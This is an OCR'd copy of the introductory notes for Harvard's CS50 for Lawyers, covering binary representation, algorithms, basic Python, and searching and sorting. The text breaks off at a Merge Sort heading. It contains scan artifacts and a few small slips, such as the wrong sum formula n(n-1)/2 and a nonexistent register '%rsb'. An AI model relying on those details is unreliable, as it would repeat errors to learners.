COMPUTER SCIENCE FOR LAWYERS

ABSTRACT

This course is a variant of Harvard University's introduction to computer science, CS50, designed especially for lawyers (and law students).

HARVARD

CS50 for Lawyers

CS50's Computer Science for Lawyers

LEGALBOTS

CS50

CS50 for lawyers.

This course is a variant of Harvard University's introduction to computer science, CS50, designed especially for lawyers (and law students).

LECTURE 1

Overview

- **Computational thinking** is thinking algorithmically, taking inputs to a problem and carefully going step by step to produce an output.
- What is computer science? Fundamentally, computer science is problem-solving. We have some input and, via some process, generate some sort of output.

Representing Inputs and Outputs

Numbers

- We might use our fingers and toes to count, holding up 1 finger for 1 item, 2 fingers for 2 items, etc. This is a representation in the *unary* system.
- We might use a system that we've grown up with, the *decimal* system, where we use digits from 0 through 9.
    - For `123`, we know that that the `3` is in the ones place, the `2` is in the tens place, and the `1` is in the hundreds place.

      100s 10s 1s
      1 2 3

    - This gives us (3 × 1) + (2 × 10) + (1 × 100) = 123.
    - Note that in the decimal system, we use powers of 10.
- Computers use a *binary* representation.
    - In binary, we only use 0 or 1, or if thinking of a switch, off and on.
    - In the binary system, we use powers of 2.
    - For `110`, we know that `0` is in the ones place, `1` is in the twos place, and `1` is in the fours place.


      4s 2s 1s
      1 1 0

    - This gives us (0 × 1) + (1 × 2) + (1 × 4) = 6.
    - If we wanted to represent 8 in binary, we would need another digit, or another switch.

8s	**4s**	**2s**	**1s**
1	0	0	0

    - These digits are also called **bits**, and 8 bits make up 1 **byte**.
    - This gives us (0 × 1) + (0 × 2) + (0 × 4) + (1 × 8) = 8.
    - Computers today have millions of these switches (also called transistors), but to represent larger and larger values and do more and more computationally, it will require more physical storage.

Letters

- ASCII is a standardized system created by humans mapping from numbers to letters.
    - The decimal number 65 maps to the letter A, 66 maps to B, and so on.
    - The decimal number 97 maps to lowercase a, 98 maps to b, and so on.
    - ASCII tends to use 7 or 8 bits total, so there are only 128 or 256 possible representations.
    - How these bits are interpreted (as letters, as numbers, or more) depends on the context.
- Unicode is another system that additionally includes other texts we might see, such as letters with accents, certain foreign punctuation, or even emojis.
    -  has a decimal representation of `128514`.
- For example, we might receive a message that says `72 73 33`. Accounting for ASCII mappings, we get

72	**73**	**33**
H	I	!

- In this example, note that the *abstraction* greatly benefits us, as viewing `HI!` is much easier than viewing a series of 0's and 1's.
- **Abstraction** allows us to think about a problem at a higher level rather than at the lowest level that it is implemented in.

Media

- RGB allows us to represent color.
    - We use 8 bits to represent red, 8 bits to represent green, and 8 bits to represent blue.

    - To select a color we would like, we just pick how much red we want, how much green we want, and how much blue we want.
    - For example, if we have this set of bits:

      We would get this shade of yellow:

- Any image or photo on a screen is just a pattern of pixels, and every pixel has 24 bits representing its particular color.
    - We can see the individual pixels if we zoom in on this emoji:

    - We might notice that images we download have sizes of kilobytes (thousands of bytes) or megabytes (millions of bytes).
- A video is a series of images that is being presented so quickly, perhaps 24 to 30 frames per second, that it presents an illusion of movement.
    - In this case, we have many levels of abstraction.
    - A video is a collection of images.
    - An image is a collection of pixels.
    - A pixel is some number of bits representing some amount of red, green, and blue.
    - A bit is a digital representation of something being present, like electricity or not, or an on switch or off.

Algorithms


- We can now represent inputs and outputs. Now, we'll need a process by which we can generate this output.
- Algorithms are step by step instructions for solving a problem.

Phone Book Searching

- Suppose we wanted to find Mike Smith in a phone book. How might we find his number?
- We might search through the phone book person by person, flipping page by page, until we either find Mike Smith or reach the end of the phone book, meaning Mike Smith isn't in the book. For a phone book with 1000 pages, if Mike isn't in the book (worst case), we would have to search 1000 pages.
- We might search through the phone book flipping two pages at once. If we go too far, then we'll have to flip back one page to check that page. For a phone book with 1000 pages, if Mike isn't in the book, we would have to search 500 pages.
- We might also flip to the middle of the phone book and note that we're in the M section. We know that Mike Smith must come afterwards, so we can now ignore the first half of the phone book. Repeating this strategy, for a phone book with 1000 pages, if Mike isn't in the book, we would only need to search approximately 10 pages.

Efficiency

- We can visualize effiencies of algorithms on a plot.



- Let `n` be the number of pages in the phone book.
- For our first algorithm, our searching time increases *linearly* with the size of the phone book.
- For our second algorithm, we search half as many pages, so our searching time is still linear, but less steep.
- For our final algorithm, our search time is *logarithmic* with respect to the number of pages. As the size of the phone book increases, our search time increases at a slower rate.

    - Concretely, if our phone book went from 1000 pages to 2000 pages, we would only need to search 1 additional page.

Pseudocode

- Pseudocode generally involves using concise phrases in English to describe an algorithm step by step so everyone can understand the algorithm.
- For our phone book searching, we might have the following pseudocode:

```
1  pick up phone book
2  open to middle of phone book
3  look at page
4  if Smith is on page
5      call Mike
6  else if Smith is earlier in book
7      open to middle of left half of book
8      go back to line 3
9  else if Smith is later in book
10     open to middle of right half of book
11     go back to line 3
12 else
13     quit
```

- Some of these lines start with verbs, or actions. We'll start calling these **functions**. These statements tell the human or computer what to do.

```
1  pick up phone book
2  open to middle of phone book
3  look at page
4  if Smith is on page
5      call Mike
6  else if Smith is earlier in book
7      open to middle of left half of book
8      go back to line 3
9  else if Smith is later in book
10     open to middle of right half of book
11     go back to line 3
12 else
13     quit
```

- Some of these lines begin with **conditions**, or forks in the road. We make a decision on which way to go.

```
1  pick up phone book
2  open to middle of phone book
3  look at page
4  if Smith is on page
5      call Mike
6  else if Smith is earlier in book
7      open to middle of left half of book
8      go back to line 3
9  else if Smith is later in book
10     open to middle of right half of book
```

- 11 go back to line 3
- 12 **else**
- 13 quit
- To decide which way to go, we need **Boolean expressions**. These expressions have yes/no or true/false answers.
- 1 pick up phone book
- 2 open to middle of phone book
- 3 look at page
- 4 if **Smith is on page**
- 5 call Mike
- 6 else if **Smith is earlier in book**
- 7 open to middle of left half of book
- 8 go back to line 3
- 9 else if **Smith is later in book**
- 10 open to middle of right half of book
- 11 go back to line 3
- 12 else
- 13 quit
- We might also have **loops**, or cycles that get us to do something again and again until some condition is no longer true.
- 1 pick up phone book
- 2 open to middle of phone book
- 3 look at page
- 4 if Smith is on page
- 5 call Mike
- 6 else if Smith is earlier in book
- 7 open to middle of left half of book
- 8 **go back to line 3**
- 9 else if Smith is later in book
- 10 open to middle of right half of book
- 11 **go back to line 3**
- 12 else
- 13 quit

Abstraction

- **Abstraction** is a technique where we can think about a problem more usefully at a higher level as opposed to the lowest level that it is implemented in.
- Choosing an appropriate level of abstraction is important – too much can lead to ambiguity and too little can become difficult to understand or tedious.
- In an ideal world, only one human would need to write code at a low level (like drawing a square or circle), and the rest of us can build on top of that (using these pre-made squares and circles), coding at a higher level.

LECTURE 2

From Binary to Programming Languages

Machine Code

- Computer manufacturers make CPUs or Central Processing Units which recognize certain patterns of bits. Thus, these patterns are computer or CPU specific.
- CPUs understand **machine code**. These are the zeroes and ones that tell the machine what to do. Machine code might look like this: `01111111 01000101 01001100 01000110 00000010 00000001 00000001 00000000`.

Assembly Code

- It's quite difficult for us to code in machine code, so **assembly code** was created.
- Assembly code includes more english-like syntax. Assembly code is an example of source code.
- **Source code** is code with a more english-like syntax that can be translated to machine code.
- Some sequences of characters in assembly code include these: `movl`, `addq`, `popq`, and `callq`, which we might be able to assign meaning to. For example, perhaps `addq` means to add or `callq` means to call a function. What values are we doing these operations on? Well, registers!
- The smallest unit of useful memory is called a **register**. These are the smallest units that we can do some operation on. These registers have names, and we can find them in assembly code as well, such as `%ecx`, `%eax`, `%rsp`, and `%rsb`.
- Languages with easier to understand syntax than assembly code were created. Below is a program called `hello.c` that prints "hello, world" in the programming language C.

```
#include <stdio.h>

int main(void)
{
    printf("hello, world\n");
}
```

Compilers and Interpreters

- With `hello.c` from earlier, we have to convert the program to the zeroes and ones the computer can understand.
- To do this, we can use **compilers**, pieces of software that know both how to understand source code and the patterns of zeroes and ones in machine code and can translate one language to another.
    - To compile `hello.c`, we can use something installed on our computers called CC, or C Compiler.
    - To use the compiler, we go to our terminal window and type at the prompt.
        - A terminal window is a keyboard only interface to tell your computer what to do.
        - The prompt is represented by a dollar sign, `$`.
    - We type `cc -o hello hello.c`. This creates a new file called `hello`.
    - To run this program called `hello`, we type `./hello` at the prompt where `.` represents the folder or directory that this file is in.
    - A sample of the terminal window might look like this:
    - `$ cc -o hello hello.c`
    - `$ ./hello`
    - `hello, world`
- Some languages skip the step of compilers and instead use **interpreters**. Interpreters take in source code and run the source code, line by line, from top to bottom and left to right.
- Interpreters are created with the zeroes and ones that the CPU understands. These zeroes and ones can recognize keywords and functions in the source code.
- Python is an interpreted language. To say "hello, world" in Python, we write the following line in `hello.py`.
- `print("hello, world")`
    - To interpret this source code, at the terminal, we simply type `python hello.py`, where `python` is the name of the interpreter.
    - The program `python`, in this case, opens up the file `hello.py`, reads it top to bottom, recognized the function `print` and knew what to do, namely print "hello, world" on the screen and quit.
    - A sample of the terminal window might look like this:
    - `$ python hello.py`
    - `hello, world`
- Comparing compilers and interpreters, we might note that interpreters skip the step of having a compiled program before running it. This causes a performance penalty for interpreter languages, since each time, the interpreter will have to re-interpret the code.
- To combat this issue, Python now generates *bytecode*, where it has already compiled the code and saved the results in a temporary file. When running the program again, Python will not interpret the code again but instead look at the pre-compiled version.
    - Bytecode looks something like this:

```
      0 LOAD_GLOBAL       0 (print)
      3 LOAD_CONST        1 ('hello, world')
      6 CALL_FUNCTION     1 (1 positional, 0 keyword pair)
      9 POP_TOP
      10 LOAD_CONST       0 (None)
      13 RETURN_VALUE
```

Virtual Machines

What if we want to run these programs on different computers, with different CPUs?

- A virtual machine is a software that mimics the behavior of an imaginary machine.
- With a virtual machine, instead of compiling the same code over and over again for different platforms, if each platform has this virtual machine installed, the exact same code can be run.

Python

Input and Printing

- To greet our human, we might write this in `hello1.py`:
- ```
  name = input("What is your name? ")
  ```
- ```
  print("hello, " + name)
  ```
  - In Python, `input` is a function to get user input.
  - This function takes in a string (this string prompts the human for an input) and returns a string.
  - After returning this string, we would like to store it somewhere for access in the future. We can store these values in **variables**.
  - To set a variable equal to a value, we use one single equal sign, often called the assignment operator.
  - When printing, we can use the `+` operator to concatenate two strings.
- In the terminal, we would then have this, using "David" as input:
- ```
  $ python hello1.py
  ```
- ```
  What is your name? David
  ```
- ```
  hello, David
  ```
- We can print in multiple ways.
  - The `print` function can take multiple arguments, and it separates arguments with spaces.
    - If we wrote `print("hello, ", name)`, we would get two spaces between "hello," and "David", one in the string with hello, and another as the separator between the arguments.
    - To fix this, we can simply write `print("hello,", name)`.
  - The `print` function can be formatted such that we can literally write `name` in the string and instead print the value. We must surround the variable with curly braces and prefix the string with `f`; this tells Python that this string should be formatted in a special way. These strings are often called format strings or f-strings.
    - We can write `print(f"hello {name}")`.
- Let's write the following code in `arithmetic.py`
- ```
  x = input("x: ")
  ```
- ```
  y = input("y: ")
  ```
- ```
  print(x + y)
  ```
  - Running this in the terminal, we get…

    - `$ python arithmetic.py`
    - `x: 1`
    - `y: 2`
    - `12`
    - We get 1 + 2 = 12. Remember that the `input` function returns a string and the `+` operator concatenates strings, and thus, we get the string "1" concatenated to "2".
- To fix this issue, we can change the input value from a string to an int, or integer. The function to do that is simply `int`.
- Our code can then be written as…
- `x = int(input("x: "))`
- `y = int(input("y: "))`
- `print(x + y)`

Conditionals

- Let us instead write a program that compares two numbers.
- In `conditions.py`, we might write…
- ```
  x = int(input("x: "))
  y = int(input("y: "))

  if x < y :
      print("x is less than y")
  elif x > y:
      print("x is greater than y")
  elif x == y:
      print("x equals y")
  ```
- The Boolean expressions are `x < y`, `x > y`, and `x == y`.
    - To check for equality, we have to use `==`, since `=` is already the assignment operator.
- The colon after the `if` and `elif` statements specifically say to do the following if the Boolean expression is true.
- The indentations are necessary, so the print statements aren't executed unless the Boolean expressions above them evaluate to true.
- The second `elif`, or "else if", statement is unnecessary since if a number is not less than or greater than another number, it must be equal to that number. We can modify our program to get this…
- ```
  x = int(input("x: "))
  y = int(input("y: "))

  if x < y :
      print("x is less than y")
  elif x > y:
      print("x is greater than y")
  else:
      print("x equals y")
  ```
- In Boolean expressions, we can also use certain keywords: `or` and `and`.
- We might write a program `answer.py` that does the following:
- `c = input("Answer: ")`

```
if c == "Y" or c == "y":
    print("yes")
elif c == "N" or c == "n":
    print ("no")
```

- In this program, if the user inputs “Y”, `c == "Y"` will evaluate to true, and the program will print “yes”. If the user inputs “y”, `c == "y"` will evaluate to true, and the program will also print “yes”.

Functions

- We might want to define our own function, such as square, where calling it returns the square of an input.
- In `return.py`, we might define our own function called `square`.

```
def main():
    x = int(input("x: "))
    print(square(x))

def square(n):
    return n * n

if __name__ == "__main__":
    main()
```

- Note that we can’t call the function `square` before defining the function `square` since the interpreter reads from top to bottom. To fix this, we can create a `main` function, and then call the `main` function at the end of the file.
- When we call the `main` function, we normally write a strange set of lines to ensure that the main function is not executed at the wrong time.
- With the `square` function, we’ve abstracted away the multiplication, and now we can simply call `square`.

Loops

While Loops

- To write a program `positive.py` that will pester the human until the human inputs a positive integer, we might write the following:

```
def main():
    i = get_positive_int("i: ")
    print(i)

def get_positive_int(prompt):
    while True:
        n = int(input(prompt))
        if n > 0:
            break
    return n
```

```
if __name__ == "__main__":
    main()
```

- In the function `get_positive_int`, `while True` gives us an infinite loop. Python will then execute the indented code again and again until it is told to stop.
- Note that `True` and `False` are Boolean values.
- The `break` keyword tells Python to stop.
- Once the loop has been broken, the function returns the value.

For Loops

- To write a program `score.py`, where the user inputs a number and that many hashes are printed, we might write the following:

```
n = int(input("n: "))
for i in range(n):
    print("#", end="")
print()
```


- `range` is a function built into Python that returns a range of values from 0 to n - 1 inclusive.
- The `print` function automatically prints a new line. In other words, it moves the cursor to the next line after printing. To stop Python from printing each hash on a separate line, we specify `end=""` as another argument to `print`, which tells Python to end the lines with nothing.
- The final `print()` moves the cursor to the next line.

- In the terminal, if we input 10 as `n`, we might see the following:

```
$ python score.py
n: 10
##########
```

Mario


- In Super Mario Bros., a two dimensional world is created! Here's one setting:



- To print the series of question marks shown, we might write

```
for i in range(4):
    print("?", end="")
print()
```

- Here's another setting with a 4x4 block.



- To print the block shown, we'll need to print hashes on both rows and columns. We must first iterate through the rows, and within each row, we then iterate through each column and print a hash.

```
for row in range(4):
    for column in range(4):
        print("#", end="")
    print()
```

Types

- In Python, there are many data types.

- `bool`: True/False
- `int`: Numbers
- `str`: Strings of text
- `float`: Real numbers with decimal points and digits after
- `dict`: Hash table
- `list`: Any number of values back to back
- `range`: Range of values
- `set`: A set of values with no duplicates
- `tuple`: x, y or latitude, longitude

Libraries

- In addition to the functions built into the core language, there are libraries and frameworks that provide additional features. These have to be imported manually to be used.
- For example, in Python, if we want to generate pseudorandom numbers, we have to import a function `randint` from a library called `random`.
    - For example, to get a random integer between 1 and 10, we can write this:

```
from random import randint

print(randint(1, 10))
```

    - We can also just write `import random` without importing the specific function. In this case, we'll have to prefix the function with the library name using dot notation as shown below.
    - To create a game where the user guesses a random integer between 1 and 10, we can write this:

```
import random

n = random.randint(1, 10)

guess = int(input("Guess: "))

if guess == n:
    print("Correct")

else:
    print("Incorrect")
```

- Note that these numbers are pseudorandom because computers can't pick a random number like humans, they have to use algorithms, which are deterministic processes.

Memory

- Inside a computer is hardware. These hardware chips are called RAM, or Random Access Memory. Inside each of these chips is some finite number of bytes used to represent values in our programs.
- Python, and most other languages, decide a priori how many bits to use to represent values in our programs.

- Thus, if our value cannot be represented in only that many bits, the language will instead approximately represent that value.

Imprecision

- Let's take a look at a program called `imprecision.py` that divides two numbers and returns the quotient.

```
x = int(input("x: "))
y = int(input("y: "))

z = x / y

print(f"{z:.30f}")
```

  - The syntax `:.30f` signifies that we're printing `z` as a float to `30` decimal places.
  - We get…

```
$ python imprecision.py
x: 1
y: 10
x / y = 0.100000000000000005551115123126
```

- This value isn't what we expect! We don't have enough bits to store the entire precise value, so the computer approximates the quotient. This is called **floating-point imprecision**.

Integer Overflow

- A similar problem occurs with integers.
- Consider a number that has been allocated three digits.
  - We start by counting.
  - Suppose we count until 999. We carry, and we get 1000.
  - However, the computer has only allocated three digits, so our 1000 gets mistaken for 000.
  - This is an example of **integer overflow**, where our large number has *wrapped* to a small number.
- On December 31, 1999, people began to get nervous—programs stored the calendar year with only two digits. For 1999, the year was stored as 99. When the year 2000 approached, then, the year would be stored as 00, leading to confusion between the year 1900 and 2000. This became known as the *Y2K problem*.
- In the past, Boeing 787 planes stored the number of hundredths of seconds in a counter. Once that counter overflowed (occurring on the 248th day), the plane would go into fail-safe mode and the power would shut off.

LECTURE 3

Searching

Searching Unsorted Data

- Each of these boxes (numbered from 0 through 6) has a number in it. We want to find the number 50.

  0 1 2 3 4 5 6
  X X X X X X X

- At each step, we might open the first unopened box and look inside until we find the number 50.

  0 1 2 3 4 5 6
  X X X X X X X
  15 X X X X X X
  15 23 X X X X X
  15 23 16 X X X X
  15 23 16 8 X X X
  15 23 16 8 42 X X
  15 23 16 8 42 50 X

- We found the number 50 after looking at `n - 1` boxes, where `n` is the total number of boxes we have. Essentially, we looked at roughly `n` boxes.

Binary Searching

- Each of these boxes has a number behind it. The numbers are sorted now, and we want to find the number 50.

  0 1 2 3 4 5 6
  X X X X X X X

- We'd like to use the divide and conquer strategy that we previously used with our phone book.
- First, we'll go to the middle box and look at the number.
  - Since these numbers are back to back to back, we can mathematically determine which index to look at. Then, the computer can jump to that index in constant time.
  - There are 7 boxes, so the middle number must be at index 7/2 = 3.5, rounding down, gives us 3.
  - Remembering that we start with the 0th index, we open the box at the 3rd index.

0 1 2 3 4 5 6

X X X 16 X X X

- Next, we'll compare the number 16 to what we're searching for: 50. 50 is larger, so we know that 50 cannot be located in any box before 16.
- We'll now search the remainder of the boxes in a similar manner. We'll go to the middle box and look at the number.
    - There are 3 boxes, so the middle number must be at index 3/2 = 1.5, rounding down, gives us 1.
    - We open the box at the 1st index.

0 1 2 3 4 5 6

X X X 16 X 42 X

- We compare the number 42 to what we're searching for: 50. 50 is larger, so we know that 50 cannot be located in any box before 42.
- We search the remainder of the boxes.
    - There is only 1 box remaining, so the "middle" number is at index 1/2 = 0.5, rounding down, gives us 0.
    - We open the box at the 0th index.

0 1 2 3 4 5 6

X X X 16 X 42 50

- Finally, we compare 50 to what we're searching for: 50. We've found it!
- This arrangement, having data stored back to back to back, is known as an *array*.
- Note that this only took us 3 steps. Like dividing and conquering the phone book, this algorithm also has log(n) efficiency.

Efficiency

- When discussing upper bounds on how much time an algorithm takes, we say that an algorithm has a big O of some formula.
    - Some formulas, where `n` is a variable that represents the size of the problem, include
        - n^2
        - nlog(n)
        - n
        - log(n)
        - 1
    - For example, for linear search, when we're searching boxes left to right or searching from the beginning of the phone book to the end, in the worst case, it might take as many as `n` steps to find the 50 or Mike Smith. Thus, we would say that the linear search algorithm is `O(n)`.

    - For binary search, note that we are able to "remove" half the list each time. Thus, if we double the size of the input, it only requires one additional step. The binary search algorithm is `O(log n)`.
- When discussing lower bounds on how much time an algorithm takes, we say that algorithm is Ω of some formula.
    - Using the previous example, if the first few boxes we look at has 50 in it or if one of the first few entries in the phone book is Mike Smith, then the number of steps we take does not depend on `n`. In this case, the linear search algorithm is `Ω(1)`.
    - The binary search algorithm is `Ω(1)` as well.
- When the upper bound and lower bound are the same, we can say that the algorithm is Θ of some formula.

Sorting

- It was more efficient searching a sorted list than an unsorted list. Now, we'll discuss how we might sort a list.

Bubble Sort

- In bubble sort, the larger numbers bubble to the top during the sorting process.
- Let's start with these unsorted numbers. Their indexes are shown above. We wish to sort them in ascending order.

0 1 2 3 4 5 6 7
2 1 6 5 4 3 8 7

    - First Pass
        - Looking at the first two numbers (0th and 1st index), 2 > 1, so we swap them.

0 1 2 3 4 5 6 7
1 2 6 5 4 3 8 7

        - Next, looking at 2 and 6 (1st and 2nd index), we note that they are in the right order.
        - Looking at 5 and 6 (2nd and 3rd index), we note that 6 > 5, so we swap them.

0 1 2 3 4 5 6 7
1 2 5 6 4 3 8 7

        - Next, looking at 6 and 4 (3rd and 4th index), we note that 6 > 4, so we swap them.

0 1 2 3 4 5 6 7
1 2 5 4 6 3 8 7

- Next, looking at 6 and 3 (4th and 5th index), we note that 6 > 3, so we swap them.

0 1 2 3 4 5 6 7
1 2 5 4 3 6 8 7

- Next, looking at 6 and 8 (5th and 6th index), we note that they are in the right order.

0 1 2 3 4 5 6 7
1 2 5 4 3 6 8 7

- Next, looking at 8 and 7 (6th and 7th index), we note that 8 > 7, so we swap them.

0 1 2 3 4 5 6 7
1 2 5 4 3 6 7 8

- Second Pass
  - We follow the same steps as above, comparing the adjacent numbers.
  - After the second pass, we get

0 1 2 3 4 5 6 7
1 2 4 3 5 6 7 8

- We can continue with the passes: after each pass, the largest unsorted number is placed in its sorted position. After `n` passes, we can guarantee that all `n` elements are sorted.

- The pseudocode we might write is:

```
repeat until no swaps
    for i from 0 to n-2
        if i'th and i+1'th elements out of order
            swap them
```

  - `i` is an integer that represents an index
  - Since we are comparing the `i`'th and `i+1`'th element, we only need to go up to `n-2` for i. Then, we swap the two elements if they're out of order.
- We are making `n-1` comparisons, or roughly `n` comparisons, for each pass. Additionally, we make roughly `n` passes. Multiplying, this algorithm is on the order of n^2.
- With each step, we are improving the sortedness of the data. Essentially, we are solving local problems to achieve a global result.

Selection Sort

- In selection sort, in each pass, we select the smallest number.
- Let's start with these unsorted numbers. We wish to sort them in ascending order.

  0 1 2 3 4 5 6 7
  2 3 1 5 8 7 6 4

  - First pass:
    - We look at the first unsorted number, which is 2. Now, we look at the rest of the list.
      - 3 is greater than 2, so 2 is still the smallest.
      - 1 is less than 2, so 1 is now the smallest.
      - 5 is greater than 1, so 1 is still the smallest.
      - 8 is greater than 1, so 1 is still the smallest.
      - …
      - 4 is greater than 1, so 1 is still the smallest.
    - Now, we swap the 1 with the first unsorted number, or 2. We get this list:

      0 1 2 3 4 5 6 7
      1 3 2 5 8 7 6 4

  - Second pass:
    - We look at the first unsorted number, which is 3. Now, we look at the rest of the list.
      - 2 is less than 3, so 2 is now the smallest.
      - 5 is greater than 2, so 2 is still the smallest.
      - 8 is greater than 2, so 2 is still the smallest.
      - …
      - 4 is greater than 2, so 2 is still the smallest.
    - Now, we swap the 2 with the first unsorted number, or 3. We get this list:

      0 1 2 3 4 5 6 7
      1 2 3 5 8 7 6 4

  - Third pass:
    - We proceed similarly. After the third pass, we find that 3 is the smallest, and it is in the correct position.
  - Fourth pass:
    - After the fourth pass, we find that 4 is the smallest, and we swap 5 with 4.

      0 1 2 3 4 5 6 7
      1 2 3 4 8 7 6 5

- Fifth pass:
  - After the fifth pass, we find that 5 is the smallest, and we swap 8 with 5.

    0 1 2 3 4 5 6 7
    1 2 3 4 5 7 6 8

- Sixth pass:
  - After the sixth pass, we find that 6 is the smallest, and we swap 7 with 6.

    0 1 2 3 4 5 6 7
    1 2 3 4 5 6 7 8

- Seventh pass:
  - After the seventh pass, we find that 7 is the smallest, and it is in the correct position.

    0 1 2 3 4 5 6 7
    1 2 3 4 5 6 7 8

- The pseudocode we might write is:
- `  for i from 0 to n-1`
- `      find smallest element between i'th and n-1'th`
- `      swap smallest with i'th element`
- Note that the amount left to be sorted steadily decreases. For the first pass, we look through `n` elements. For the second pass, we look through `n-1` elements. This continues until we only have 1 element left. Adding these, we get

  `n + n-1 + n-2 + ... + 1 = n(n - 1)/2 = n^2/2 - n/2.`

- We can ignore the lower level terms, and this algorithm is on the order of n^2.
- Why can we ignore the lower level terms? These terms play an insignificant role once `n` is large.
  - For example, if n = 1000000, then $n^2/2 - n/2 = 1000000^2/2 - 1000000/2$.
  - This is equivalent to 500000000000 - 500000 = 499999500000. This value is pretty close to $1000000^2/2$ or 500000000000.

Merge Sort

